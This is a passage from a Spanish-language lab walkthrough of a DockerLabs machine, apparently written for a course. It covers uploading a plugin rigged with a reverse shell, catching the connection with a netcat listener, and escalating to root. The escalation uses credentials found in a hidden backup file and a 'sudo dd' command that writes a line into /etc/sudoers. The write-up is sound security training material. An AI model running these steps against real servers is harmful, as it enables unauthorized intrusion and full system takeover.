



Imagen 17 - Plugin comprimido

“Segundo Ataque”

Ya lo tenemos todo listo para hacer nuestro ataque LFI. Solamente tenemos que subir nuestro plugin, ejecutarlo y ver la conexión que hemos recibido por netcat:

Subida del plugin infectado:



Si hemos realizado todos los pasos de infección correctamente, no tendremos ningún problema al momento de subir el plugin y dejarlo dentro del servidor para posteriormente ejecutarlo. Nos debería salir un aviso en el formulario de subida como en el de la imagen 18.

Imagen 18 - Subida completada

Configuración Netcat:

Netcat es un programa esencial en Kali Linux. Este nos permitirá escuchar conexiones a través del puerto que le indiquemos.

En este caso, lo utilizaremos para que escuche nuestra Shell reversa por el puerto 9090. Así, en el momento que se ejecute el plugin infectado, se enviará la Shell reversa por este puerto y netcat la escuchará y estableceremos la conexión.

Ejecutaremos el comando:

```
$ nc -lvnp 9090
```


A screenshot of a terminal window with a dark background. The window title is 'DockerLabs'. The menu bar shows 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(uri@kali)-[~]'. The user has entered the command '\$ nc -lvnp 9090'. The terminal output shows 'listening on [any] 9090' followed by a cursor. There is a faint 'Kali Docs' watermark on the right side of the terminal.

Imagen 19 - Netcat en escucha

Ya tenemos el plugin infectado dentro del servidor, Netcat en escuche por el puerto 9090, solo nos queda ejecutar el plugin.

Ejecución del plugin:

Según [la documentación del plugin original](#) indica que podemos cargar la webshell entrando a la siguiente dirección:

http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php

Teniendo en cuenta que modificando el plugin hemos reemplazado la web shell por la Shell reversa, lo único que tendríamos que hacer para ejecutarlo sería entrar en esa URL y nada más.

Solo tendríamos que verificar que netcat ha aceptado una conexión y automáticamente se nos abriría una Shell del servidor:

En la imagen 20, explico como tendría que hacerse la ejecución y como se vería netcat al aceptar una conexión:




Imagen 20 - Ejecución del plugin

1. Escribimos la URL con la ruta del plugin modificado
2. Vemos que netcat a recibido una conexión después de ejecutar el plugin
3. Tenemos una Shell ejecutada en la cual podemos escribir comandos en el servidor

Ya hemos conseguido un acceso al servidor, pero ahora tenemos otro problema. Somos el usuario `www-data`, el cual tiene muy pocos privilegios. Con este usuario, no hemos conseguido el control total del servidor, por eso vamos a proceder a una escalada de privilegios



Imagen 21 - Usuario www-data

3 - Escalada de privilegios

Como ya he explicado antes, la escalada de privilegios son un conjunto de técnicas que aprovechando fallos del sistema escalaremos desde un usuario sin privilegios a un usuario root sin saber su contraseña.

Técnicas para escalar privilegios

Las técnicas mas efectivas son:

Comprobar los permisos de los binarios del sistema:

Podemos buscar que binarios tienen permisos de administrador y si su función nos sirve. Por ejemplo, encontramos un binario que tiene permiso de escritura para modificar cualquier archivo del sistema. Podríamos modificar el archivo “sudoers” (ya que solo podría modificarlo un usuario con permisos de administrador) y añadir al usuario www-data. Así www-data, ya podría ejecutar comandos de sudo.

Sudo -l:

Esta es menos efectiva, pero con el comando `$ sudo -l` podemos observar que comandos se ejecutarían como root sin necesidad de escribir la contraseña.

Por ejemplo, escribimos `sudo -l` y nos aparece que podemos ejecutar “Python3” sin contraseña. Ejecutaríamos `sudo Python3` y a partir de ahí ya podríamos abrir una Shell como sudo ya que no nos ha pedido la contraseña.

Archivos con credenciales o información sensible

Este será el caso que vamos a utilizar ahora. Pero es tan simple como buscar por el sistema algún archivo que tenga escrita algún usuario o alguna contraseña.

Búsqueda de por el sistema

Ya que he probado las dos primeras técnicas que he explicado anteriormente y no he tenido suerte, buscaremos algún archivo con credenciales dentro del sistema.

Me ha llevado un rato, pero he encontrado algo muy interesante:

```
/var/backups
$ ls
hidden
$ cat hidden
cat: hidden: Is a directory
$ cd hidden
$ ls
otro_caramelo.txt
$ cat otro_caramelo.txt
```


Imagen 22 - otro_caramelo.txt

Podemos ejecutar el dd como sudo sin contraseña.

Modificación del archivo sudoers

Con el ejecutable dd (como root) podemos modificar cualquier archivo del sistema.

Lo que voy a hacer yo es modificar el archivo /etc/sudoers (archivo donde están todos los usuarios que pueden ejecutar el comando sudo) para añadir el usuario luisillo, ya que por defecto luisillo no puede ejecutar el comando sudo:



```
echo $LFILE
/etc/sudoers
echo "luisillo ALL=(ALL:ALL) ALL" | sudo dd of=$LFILE
0+1 records in
0+1 records out
27 bytes copied, 0.000155291 s, 174 kB/s
```

Imagen 26 - Modificación de sudoers

Almacenamos el archivo que queremos modificar en la variable \$LFILE (en mi caso /etc/sudoers)


Y con el comando `$ echo "luisillo ALL=(ALL:ALL) ALL" | sudo dd of=$LFILE` modificamos el archivo escrito en LFILE.

Explicación del comando:

Verde: Línea que vamos a añadir al archivo de sudoers. Le estamos indicando que luisillo como sudo tiene permisos para todo.

Rojo: Le indicamos al programa dd como sudo que guarde la línea anterior en el archivo que hay dentro de \$LFILE.

Ahora si probamos a ejecutar `$ sudo -S su` podríamos acceder a root poniendo la contraseña del usuario luisillo:



```
sudo -S su
[sudo] password for luisillo: luisillosuperpassword
whoami
root
```

Imagen 27 - Somos root

Y como podemos ver, sin necesidad de saber la contraseña de root hemos conseguido iniciar con el usuario root.

Ya tenemos acceso total al servidor.

Conclusión

Hemos visto como de solo tener un página web normal y corriente, podemos acceder a ser superusuario en el servidor. Esta máquina es muy interesante ya que podría ser un entorno en producción real.

Se han realizado muchos tipos de ataque, desde desenscriptar contraseñas (como se pedía en la práctica original) hasta LFI.

Quitando el primer inicio de sesión, este tipo de vulnerabilidades son muy comunes y están en internet.

Siempre tenemos que estar protegidos de estas ya que son muy fáciles de explotar y pueden causar muchos daños.

FIN.